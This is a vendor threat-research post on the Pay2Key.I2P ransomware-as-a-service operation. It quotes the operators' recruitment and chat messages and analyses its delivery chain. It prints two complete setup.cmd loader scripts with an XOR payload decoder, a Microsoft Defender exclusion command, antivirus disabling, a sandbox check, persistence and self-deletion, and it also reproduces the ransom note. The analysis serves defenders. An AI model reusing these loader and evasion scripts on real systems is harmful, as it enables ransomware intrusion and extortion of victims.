
Address Edit

Funds on the balance will burn up after 14 days if not withdrawn

Amount	Comment	Time	Status
122.023728656767	Decryptor purchase (67.5933%)		Withdrawn
188.995234846721	Decryptor purchase (75%)		Withdrawn

[One of Pay2Key.I2P accounts sharing profits made by collaborating operators, in the past 14 days the operator made about 100.000$ in Monero currency from ransom payouts]

By the end of June 2025, the threat actor shared a few major updates regarding the operation. The first of which is the claim that "Pay2Key.I2P" has made over 4$ Million and over 50 successfully conducted ransom payouts by affected victims during 4 months of their operation.



Pay2Key


Provide your ID to recover files

uIXeovlbd324tTR03NUvl9cxVDnnQ6CnY0ohQxkjbWK*pay2key

Conducted $4,186,555 payments

[The landing page, also the page requesting victim ID to recover files, showing the overall amount of money from conducted payments which is updated automatically]

The second major update was adding a ransomware build to target Linux based systems in the builder options.



Encryptor options


Command to execute
Any unix script
The command will run immediately after the application starts

Main process name
d1dGO7pUl7
Can be useful for mimicking

Encrypt mounted network drives □
Enables encryption of all non-local mounted storage

Minimal size of a large file (kilobytes)
1024
For large files, partial encryption is used, which increases speed

One of the other major updates was that the threat actor posted that they are willing to offer favorable percentage for anyone engaged in an attack against the enemies of Iran.




Special offer for friends of Iran

06/23/2025, 04:51 PM

Our brothers in Iran are being subjected to military aggression. We are ready to offer a favorable percentage (80% instead of 70%) for anyone engaged in an attack against the enemies of Iran. This is primarily Israel and the United States. Write in support.

Using that opportunity, the threat research team was able to establish trust with the threat actor gathering critical information regarding the threat actor's operation. the threat actor confesses that Pay2Key.I2P is providing enough anonymity to them and their operators so they can still carry out cyber-attacks without breaking the ceasefire in the Israel-Iran-USA conflict.



Chat with support

[redacted]

Support has joined the chat


06/29/2025, 08:57 PM

Our position against the Jewish and American invaders of the native Arab lands remains unshakable. Despite the fake temporary truce initiated by the frightened USA, we continue to fight. We will support all of Iran's friends who are ready and demonstrate their solidarity with our people. As part of the Pay2Key project, we respect our own anonymity and the privacy of our customers. We are prepared to provide you with better terms to attack Iran's enemies without requiring confirmation in return. Anonymity will allow us to operate underground without violating the terms of the so-called truce.

06/29/2025, 09:02 PM

We appreciate your interest and are ready to provide you with more detailed support regarding the use of the Pay2Key product.

Moreover, the threat actor provided information regarding the ties of the older variant of Pay2Key that was covered by ClearSky report in 2020, thus linking the threat actor to both variants.




06/30/2025, 04:30 PM

We factored in mistakes. The current Pay2Key software is significantly updated compared to 2020. It is not subject to weaknesses and cannot be recovered without payment. To this end, we conducted tests and sent samples to the information recovery laboratory. None of them were able to recover the files. Technical information: A pre-generated set of public keys (ChaCha20/x25519) is used. The private key is never transferred to the victim's computer. Each file has its own unique derivative key. The operator can speed up the encryption process by setting a percentage of partial encryption for large files (we recommend setting a minimum of 10%). Unlike other ransoms, the new version of Pay2Key uses a unique algorithm for randomizing positioning, which makes it very difficult to detect unencrypted areas of databases.

Payload Analysis

The payload is delivered as a Windows executable that functions as a 7-Zip Self-Extracting (SFX) archive. When executed, it silently unpacks its contents and initiates a script named "setup.cmd". This script is playing the most significant component in the execution chain.

Over the time "Pay2Key.I2P" have made several changes to the "setup.cmd" which corelate to the added functionality that is added to the builder on their platform.



English ☑
中文 □
Türkçe □
Русский □
Español □

Language of the text that will be in the note after the attack

Text style

Normal ⌄

Use blackmail for additional purchase motivation

Text preview

All files have been encrypted due to security problems on your computer.
If you want to recover them, please visit our website:
https://client.pay2key.com/?us...
Before payment you will be able to send up to 3 test files for free decryption.
After payment, the system will automatically issue a tool to fully recover all your files.

[Snippet from the ransomware builder interface directly from Pay2Key.I2P platform]

Evasion Techniques

Below is the complete setup.cmd script as delivered inside the 7-Zip SFX archive from a build generated by the end of February 2025:

```
@(echo off% <#%)
set “0=%~f0”&set 1=%*&cd/d “%~dp0”
powershell -nop -c iex ([io.file]::ReadAllText($env:0))
del /f data.bin data1.bin
set psw=21101
set out=%SystemDrive%\Program Files\Av
set out=%out%ast Software\Av
set out=%out%ast
7za x -y -p%psw% -o”%out%” data2.bin
del /f data2.bin
pushd “%out%”&echo(|powrprof|find “done”||echo(|powrprof&popd
7za x -y -p%psw% data3.bin
del /f data3.bin
start “.” /wait “enc-build.exe”
timeout /t 10
del /f “%~0”
exit/b||#>)[1]
function encode($data, [int]$key) {
    $step = ($key % 10) + 1
    return $data | ForEach-Object {
        $key = ($key % 255) + 1
        $_ -bxor $key
        $key += $step
    }
}
$binaryData = [System.IO.File]::ReadAllBytes(“data.bin”)
$encodedData = encode -data $binaryData -key 21101
& ([scriptblock]::Create([System.Text.Encoding]::UTF8.GetString($encodedData)))
$binaryData = [System.IO.File]::ReadAllBytes(“data1.bin”)
$encodedData = encode -data $binaryData -key 21101
[System.IO.File]::WriteAllBytes(“7za.exe”, $encodedData)
```

This script is engineered to be dual-interpretable by both CMD and PowerShell, using a deliberate syntax trick: it wraps the CMD logic in a PowerShell-style comment block (<# ... #>), allowing PowerShell to ignore that section entirely.

When first run under CMD, the script sets basic environment variables and then calls itself via PowerShell using the line:

```
powershell -nop -c iex ([io.file]::ReadAllText($env:0))
```

This causes PowerShell to read and execute the same file, skipping the CMD block and continuing from the PowerShell portion below.

Once in PowerShell context, the script defines a decoder function named encode. It performs an XOR decryption using a rolling key and a key-derived step increment. This decoder is used on data.bin, which holds an obfuscated PowerShell payload. Once decrypted and deobfuscated, this payload is revealed to be:

```
Add-MpPreference -Force -ExclusionExtension 'exe' Start-Sleep -Seconds 5
```

This command excludes the scanning of executables - this leads to an essential disable of the scan engine without invoking disable commands or triggering the anti-tampering mechanisms by Microsoft Defender, effectively creating a blind spot for all future stages of the infection chain. Importantly, it is executed before any payloads are unpacked or dropped.

Next, data1.bin is decoded and written to disk as 7za.exe – a portable version of the 7-Zip command-line tool. This binary is later used to unpack encrypted payloads from .bin containers.

Returning to the CMD section, the script builds the destination path in an obfuscated way:

```
set out=%SystemDrive%\Program Files\Av
set out=%out%ast Software\Av
set out=%out%ast
```

This constructs %SystemDrive%\Program Files\Avast Software\Avast which aligns with the software used by the "NoDefender" tool.

Next, the script extracts data2.bin using the password 21101 (same as the XOR key). This archive is deleted immediately after extraction.

Then it runs a binary named powrprof, disguised as a Windows component but actually a renamed copy of NoDefender – a tool that disables Microsoft Defender through registry and policy tampering, which source code can be found here. This acts as a second layer of AV bypass.

```
pushd "%out%"&echo(|powrprof|find "done"||echo(|powrprof&popd
```

The script then unpacks data3.bin and launches the ransomware:

```
7za x -y -p%psw% data3.bin

start “.” /wait “enc-build.exe”
```

enc-build.exe is a Mimic ransomware protected with Themida – a commercial-grade software protector rarely seen in commodity malware due to its cost. To minimize forensic traces, the script waits for 10 seconds and deletes itself from disk:

```
timeout /t 10
del /f “%~0”
```

This setup-loader script demonstrates a layered and methodical approach: dual execution support, early and AV bypasses, obfuscation in both logic and location, XOR-encrypted payloads, and protected ransomware delivery.

Comparing to a new build that was generated on the first half of March 2025. The updated version of setup.cmd retains the dual-format setup script structure, continuing to masquerade as both CMD and PowerShell in a single file using the same comment trick:

```
@(echo off% <#%)
set “0=%~f0”&set 1=%*&cd/d “%~dp0”
if defined PROCESSOR_ARCHITEW6432 (set ps=%systemroot%\Sysnative\
WindowsPowerShell\v1.0\powershell.exe) else (set ps=powershell.exe)
%ps% -nop -c iex ([io.file]::ReadAllText($env:0))
reg query HKEY_USERS\S-1-5-19||exit
del /f data.bin data0.bin data1.bin
set psw=10775
set out=%SystemDrive%\Program Files\Av
set out=%out%ast Software\Av
set out=%out%ast
call :h data2.bin
7za x -y -p%psw% -o”%out%” data2.bin
del /f data2.bin
pushd “%out%”&echo(|powrprof|find “done”||echo(|powrprof
popd
if exist data4.bin (
   call :h data4.bin
   7za x -y -p%psw% data4.bin
   del /f data4.bin
   %ps% -nop -c “iex (Get-Content -Path .\task.ps1 | Out-String)”
   del .\task.ps1
)
call :h data3.bin
7za x -y -p%psw% data3.bin
del /f data3.bin
start “.” /wait “enc-build.exe”
timeout /t 10
del /f “%~0”
exit/b
:h
set/p=7z>7z<nul
copy /y/b 7z+/b “%~1” /b “%~1.z”
move /y “%~1.z” “%~1”
del 7z
exit/b
||#>)[1]
function encode($data, [int]$key) {
   $step = ($key % 10) + 1
   $len = 0
   return $data | ForEach-Object {
      $key = ($key % 255) + 1
      $_ -bxor $key
      $key += $step
      $len++
   }
}
if (Test-Path “data5.bin” -PathType Leaf)
{
   $binaryData = [System.IO.File]::ReadAllBytes(“data5.bin”)
   $encodedData = encode -data $binaryData -key 10775
   Invoke-Expression ([System.Text.Encoding]::UTF8.GetString($encodedData))
}
$binaryData = [System.IO.File]::ReadAllBytes(“data.bin”)
$encodedData = encode -data $binaryData -key 10775
& ([scriptblock]::Create([System.Text.Encoding]::UTF8.GetString($encodedData)))
Start-Sleep -Seconds 3
$binaryData = [System.IO.File]::ReadAllBytes(“data1.bin”)
$encodedData = encode -data $binaryData -key 10775
[System.IO.File]::WriteAllBytes(“7za.exe”, $encodedData)
```

The script adds a rudimentary anti-analysis check:

```
reg query HKEY_USERS\S-1-5-19 || exit
```

This registry key is associated with the built-in LOCAL SERVICE account, typically present on live systems. Its absence might indicate a sandbox or restricted VM environment, causing the script to terminate early which was tested and confirmed to be true against some known sandboxes. This is a new evasion technique not found in the prior version.

Afterward, the script deletes the initial .bin files as before (data.bin, data1.bin), but now also includes data0.bin, hinting at staging or obfuscation routines do not present in the first setup script.

What follows next is another notable new mechanism: the use of a helper function :h to prepend the 7-Zip file signature (7z) to encrypted archives before extraction.

```
:h
 set/p=7z>7z<nul
 copy /y/b 7z+/b “%~1” /b “%~1.z”
 move /y “%~1.z” “%~1”
 del 7z
 exit/b
```

This function takes a .bin file (e.g., data2.bin, data3.bin) and adds the correct 7-Zip signature header, allowing extraction tools to recognize and unpack it. This step was entirely absent in the older script, which assumed the embedded files were already in valid format. It suggests an extra layer of obfuscation was added to the archive payloads in the newer variant.

Once data2.bin is patched and extracted, the script proceeds to execute the renamed “powrprof” binary, which again is a disguised copy of “NoDefender”. As before, this disables Microsoft Defender through registry edits. The execution pattern is nearly identical.

The next new behavior involves optional execution of a PowerShell task script:

```
if exist data4.bin (
    call :h data4.bin
    7za x -y -p%psw% data4.bin
    del /f data4.bin
    %ps% -nop -c “iex (Get-Content -Path .\task.ps1 | Out-String)”
    del .\task.ps1
 )
```

This functionality did not exist in the older setup script and likely represents a modular component for post-installation logic that serves as a persistence setup that runs as an obfuscated PowerShell script that dynamically compiles and executes a C# code. This execution only takes place if the payload build is constructed with a postponed execution, referred to in the code as a “Time Bomb”.

```
$taskDefinition = $scheduler.NewTask(0)
$taskDefinition.RegistrationInfo.Description = “Shell”
$taskDefinition.RegistrationInfo.Name = $taskName$triggerTime = ConvertFrom-UnixTime
```

```
-UnixTime $triggerUnixTime
...
```

Afterward, data3.bin is patched and extracted like before, then the final binary is launched:

```
start “.” /wait “enc-build.exe”
```

This binary is a Themida-protected dropper that writes the ransomware executable to disk and initiates its execution. Themida is a commercial software protection product that provides strong anti-analysis features. It is not commonly seen in commodity malware due to its cost, which reinforces what is already known about this threat actor: they operate as a ransomware-as-a-service (RaaS) group with access to paid tooling.

After launching enc-build.exe, the script delays briefly and deletes itself to minimize forensic artifacts.

In parallel, the PowerShell section follows the same general structure as the earlier version, with some new conditional logic added to optionally decrypt and execute a fifth binary (data5.bin) before anything else.

```
if (Test-Path “data5.bin” -PathType Leaf)
 {
    $binaryData = [System.IO.File]::ReadAllBytes(“data5.bin”)
    $encodedData = encode -data $binaryData -key 10775
    Invoke-Expression ([System.Text.Encoding]::UTF8.GetString($encodedData))
 }
```

This appears to perform deceptive execution, such as showing a pre-configured error message and running a pre-configured executable file.


```
$startApp = ‘’
$env:err_enabled = “1”
$env:err_startExtension = “”
$env:err_delay = “3”
$env:err_englishText = “This crashed… not!”
$env:err_customText = “”
$env:err_customLanguage = “-*”
$env:err_hasMessage = “1”

$principal = New-Object Security.Principal.WindowsPrincipal([Security.Principal.
WindowsIdentity]::GetCurrent())
$isAdmin = $principal.IsInRole([Security.Principal.WindowsBuiltInRole]::Administrator)
if ($isAdmin) {
Invoke-Expression $startApp
}
```

Following this, the script proceeds to decode and execute the PowerShell payload from data.bin–adding .exe to Defender's exclusion list–and then sleeps briefly.

```
$binaryData = [System.IO.File]::ReadAllBytes(“data.bin”)
 $encodedData = encode -data $binaryData -key 10775
 & ([scriptblock]::Create([System.Text.Encoding]::UTF8.GetString($encodedData)))
 Start-Sleep -Seconds 3
```

Finally, data1.bin is decrypted and written to disk as 7za.exe, completing the setup script preparation stage.

“enc-build.exe” (Mimic ransomware) is at first being called in non-encryption mode which is used to run “Everything.exe”, file indexing tool, in the background and creates a copy of itself at %LOCALAPPDATA%\<GUID>\browser.exe, and launch itself in encryption mode similar to the execution of the “ELENOR-Corp.” variant. After successful ransomware execution, a ransom note will be created in the following format.



```
All files have been encrypted due to security problems on your computer.
If you want to recover them, please visit our website:
https://client.pay2key.com/?user_id=ID_PLACEHOLDER
Before payment you will be able to send up to 3 test files for free decryption.
After payment, the system will automatically issue a tool to fully recover all your files.
Your unique ID: ID_PLACEHOLDER
* * *
If first address cannot be opened, visit our main site on the I2P network (similar to TOR):
http://pay2key[redacted].i2p/?user_id=ID_PLACEHOLDER
Special browser for accessing I2P sites: https://github.com/PurpleI2P/i2pdbrowser/releases/tag/latest
```

Summary

Pay2Key.I2P represents a dangerous convergence of Iranian state-sponsored cyber warfare and global cybercrime. With ties to Fox Kitten and Mimic, an 80% profit incentive for Iran's supporters, and over $4 million in ransoms, this RaaS operation threatens Western organizations with advanced, evasive ransomware. Personal communications reveal a group driven by ideology, rewriting their tools to maximize impact. As geopolitical tensions fuel such threats, proactive defense is essential.

How Morphisec Helps

Morphisec's patented Automated Moving Target Defense (AMTD) technology proactively stops ransomware attacks before they can take hold, neutralizing threats by reshaping the attack surface and eliminating the static frameworks malware relies on.

By preventing attacks at the earliest infiltration stage – without relying on signatures or behavioral analysis – Morphisec ensures that stealthy, sophisticated campaigns like Pay2Key never get the chance to execute. Lightweight, frictionless, and built for modern environments, Morphisec delivers preemptive protection that works where traditional detection fails.

See how Morphisec can stop infostealers and other advanced threats before they impact your business – schedule a demo today.

About Morphisec

Morphisec is the trusted global leader in prevention-first Anti-Ransomware protection, redefining cybersecurity with our industry-leading Automated Moving Target Defense (AMTD) technology. Our solutions are trusted by over 7,000 organizations to protect more than 9 million endpoints worldwide, stopping 100% of ransomware attacks at the endpoint and safeguarding businesses against the most advanced and dangerous threats, including zero-day exploits and ransomware.

At Morphisec, we don't just fortify defenses – we proactively prevent attacks before they happen, delivering unmatched protection and peace of mind to our customers. With our Ransomware-Free Guarantee and commitment to Preemptive Cyber Defense, we set the standard for accountability and innovation in the fight against modern cybercrime.

As a rapidly growing company, we are dedicated to empowering security professionals and organizations to adapt, protect, and defend against ever-evolving threats. Join us in shaping the future of cybersecurity with prevention-first strategies and unparalleled expertise.

To learn more, visit morphisec.com/demo

Indicators of Compromise (IOCs)

Component	SHA256
7zip SFX Payload (Pay2Key)	65BE56F46B2AA6BB64B9E560A083A77A80A1B5A459BCBA8D385AA62F8E7B153F
	E237CF378E2848F687A494AB67FAF9E7EC784D00090CD598A9F1E3291C97181F
	242FA471582C2F37C17717DC260CB108584C44E86B8831382F7B2F5FC63AEB6B
	7336B865F232F7FCCB9B85524D5EBDC444344DE363F77E1B1C3EAEEB3428E1A5
	1D0EC8E34703A7589533462BE62C020004CFE0F7B20204F9E6C79B84CBFAFC9B
	D61A55D368A1DCF570F633C7A23AE12361749C2D7000178DD9E353528C325907
	17FC4DF8EF9A92C972684CBA707C3976B91BCD7F0251F42F1B63E4DE0E688D6C
	B64305852DDB317B7839B39DB602FCDDA60E7658F391FF4BA52FCE4DBCA89089
setup.cmd - Setup file	188C215FA32A445D7FFA90DC51C58BDDCD62A714A8F6EAC89B92574C349BF901
	F947771556E0A0D900B21DE6A37ABD04C1D2E0E84D0062F61C49D792FFEDEEC5
enc-build.exe - Mimic ransomware	791BB67FE91E9BD129607A94714E9E79AFE304271D839B369AAB8813D2DA4AC1
	6F0B01CEB4E2CFBDFE8B92729F18EB7F4953BF9859085DC3AC81983274065D6C
powrprof.dll	1C70D4280835F18654422CEC1B209EEC856F90344B8F02AFCA82716555346A55
powrprof.exe - "NoDefender"	A8BFA1389C49836264CFA31FC4410B88897A78D9C2152729D28ECA8C12171B9E
wsc.dll	1C3F2530B2764754045039066D2C277DFF4EFABD4F15F2944E30B10E82F443C0
wsc_proxy.exe	BD4635D582413F84AC83ADBB4B449B18BAC4FC87CA000D0C7BE84AD0F9CAF68E
Everything.exe	FB653FD840B0399CEA31986B49B5CEADD28FB739DD2403A8BB05051EEA5E5BBC

Everything.ini	2FEFB69E4B2310BE5E09D329E8CF1BEBD1F9E18884C8C2A38AF8D7EA46BD5E01
Everything2.ini	89AD2164717BD5F5F93FBB4CEBF0EFEB473097408FDDFC7FC7B924D790514DC5
Everything32.dll	3BA64D08EDBFADEC8E301673DF8B36F9F7475C83587930FC9577EA366EC06839
3nfvs292fba18bfsdbv29.hta - BAT Dropper	39D3BA87A27EAE69A01666B0ECBB8C60259BE4B3DECF4CDD1D950C98C6C0B08C
loader.bat - BAT file used by operators to deliver Pay2Key	60EC008C8515934C3C8D89F84BBCC8FAC9144E642C0143D8230F465F4E66F62C
APack.bat - BAT file used by operators to deliver Pay2Key	A05C18E81911608CF2EDB19907092D542548ABB695E48E3217DFBEC2F3DFCD04
Launch.ps1 - PowerShell script used by operators to deliver Pay2Key and achieve persistency	D8E423C8644B686AD3376F38F3E4DF55A152EE4CAC2AF3079651263F002D8C26
payload_1.ps1 - PowerShell script used by operators to deliver Pay2Key and achieve UAC bypass	9C06EA83553C6DAB3D831E1046CEE237A9C1B1ED79B3B2E37ED9F3C8A38643EB
Command and Control	
gos-usa[.]xyz - Domain used by operators to drop files	